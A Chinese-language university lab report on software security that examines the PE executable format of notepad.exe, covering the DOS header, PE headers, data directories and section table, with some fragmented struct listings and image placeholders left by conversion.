****

软件安全实验报告

|  |  |
| --- | --- |
| 学生姓名 | xxx |
| 学 号 | yyy |
| 专业班级 | zzz |
| 指导教师 | 张健 |
| 学 院 | 计算机学院 |
| 完成时间 | 2021.1 |

# 软安实验一

## 实验目的

* 熟悉各种PE编辑查看工具，详细了解PE文件格式
* 重点分析PE文件文件头、引入表、引出表，以及资源表
* 调研并总结PE文件格式与PE病毒之间的关系
* 自己制作一个尽可能小的PE文件

## 实验环境


* Windows
* notepad.exe: PE32+ executable (GUI) x86-64, for MS Windows


## 实验内容

# 使⽤UltraEdit观察Notepad.exe数据

## MZ 头

|  |  |  |  |  |  |  |  |
| --- | --- | --- | --- | --- | --- | --- | --- |
| 1 | IMAGE\_DOS\_HEADER | STRUCT |  | | | | |
| 2 | e\_magic | WORD | ? | ; | // | 0000h | EXE 标 志 "MZ" |
| 3 | e\_cblp | WORD | ? | ; | // | 0002h |  |
| 4 | ....... |  |  |  |  |  |  |
| 5 | e\_lfanew | DWORD | ? | ; | // | 003ch | PE头相对于⽂件的偏移地址 |
| 6 | IMAGE\_DOS\_HEADER | ENDS |  |  |  |  |  |





第⼀个字段是⼀个签名，在 WinNT.h 中定义：


1 #define IMAGE\_DOS\_SIGNATURE 0x5A4D // MZ

这个字段是 Ms-Dos 的创建者之⼀ Mark Zbikowski 的缩写


其他的字段都不是很关键，需要了解的话看《Windows PE 权威指南》 p69

然后就是最后⼀个字段 字段

e\_lfanew




指向了**PE头的起始地址（本实例中为0x00000100）**




## Dos Stub

如下：

Dos stub




其数据结构（由**010 editor解析**）：



整个 Dos Stub 是⼀个字节块，其内容随着链接时使⽤的链接器不同⽽不同，PE中没有与之对应的结构

## PE⽂件头

通过MZ头的 e\_lfanew 字段可以找到PE头的**起始地址为 0x00000100**



### Signature

PE⽂件头的第⼀个字段内容固定，为 "PE\x00\x00"



### Image\_File\_Header

1

2

3

4

5

6

7

8

9

IMAGE\_FILE\_HEADER STRUCT

Machine

NumberOfSections TimeDateStamp

WORD

WORD WORD

PointerToSymbolTable DWORD

NumberOfSymbols

DWORD

SizeOfOptionalHeader WORD

Characteristic

IMAGE\_FILE\_HEADER ENDS

WORD

?

?

?

?

?

?

?

; // 运⾏平台

; // PE 中节的数量

; // ⽂件创建⽇期和时间

; // 指向符号表


; // 符号表中符号数量

; // 扩展头结构的⻓度

; // ⽂件属性




在 010Editor 中的解释结构：




NumberOfSections ： 如果想要在PE中增加或删除节，必须变更此处的值，必须和实际内存中的节的数量⼀致。

NumberOfSymbols ： 可以⽤来定位字符串表。对于映像⽂件来说，此值为0，主要⽤于调试。

### Image\_Optional\_Header32





是PE的扩展头，内容⽐PE头更多，详细定义依然参考《Windows PE 权威指南》

这⾥选取⼏个重要的数据结构

SizeOfCode ：所有含代码的节的总⼤⼩，**是基于⽂件对⻬后的⼤⼩，⽽⾮内存对⻬后的⼤⼩**AddressOfEntryPoint ： 程序执⾏⼊⼝的 RVA ，记录了启动代码距离该PE加载后的起始位置到底多少个字节

BaseOfCode ：代码的节的初始 RVA ，标示映像被加载进内存时代码节的开头相对于映像基址的偏



移地址。

BaseOfData ： 数 据 的 节 的 初 始 RVA SizeOfImage ： 内存中整个PE映像的尺⼨SizeOfStackReserve ： 初始化时栈的⼤⼩

ImageDataDirectory ： 该字段定义了PE⽂件中出现的所有不同类别的数据的⽬录信息（如 **导⼊表、导出表、资源、重定位表等**

⽂件执⾏时的⼊⼝地址、⽂件被操作系统装⼊内存后的默认基地址等信息都可以在这个结构中找到，修 改其中的某个字段都可能对PE⽂件的加载和运⾏产⽣影响

### Image\_Data\_Directory



由⼀个结构体数据组成

1

2

3

4

IMAGE\_DATA\_DIRECTORY STRUCT

VirtualAddress DWORD

isize

DWORD

?

?

IMAGE\_DATA\_DIRECTORY ENDS

标示了这些表的虚拟地址和⼤⼩下⾯举例⼏个重要的表的数据

|  |  |
| --- | --- |
| **数组编号** | **描述** |
| 0 | 导出表 |
| 1 | 导⼊表 |
| 5 | 基地址重定位表 |


## 节表项



在上⾯的 Image\_File\_Header 中 NumberOfSection 字段的值表示了节表项中结构体的数量

（上⾯的数字为6，所以节表有6个字段），**.text .data .idata .didat .rsrc .reloc**

每个字段标示了PE中与某个特定的节有关的信息



1

2

3

4

5

6

7

8

IMAGE\_SECTION\_HEADER STRUCT

Name

....

VirtualAddress SizeOfRawData PointerToRawData

....

IMAGE\_SECTION\_HEADER ENDS


; // 标示了节区的名称

; // 节区的RVA地址


; // 在⽂件中对⻬后的尺⼨

; // 节区在⽂件中的偏移

**取.text 的结构体作为例⼦**



在 0x0400 处，就是 .text 段的开始




## 节

节的具体作⽤之后在看

### .text

根据节表项找到 .text 段的偏移为 0x400 ，于是跳转到改地址查看数据

⾥⾯存放的应该是字节码数据，所以看不太懂。在 010Editor 中显示的结构：

成功的标示了地址，但是并没有显示出意义。


### .data

同理，根据节表项找出地址为 0x022800




存放的应该是初始化的数据。


### .idata





**.didat**






### .rsrc

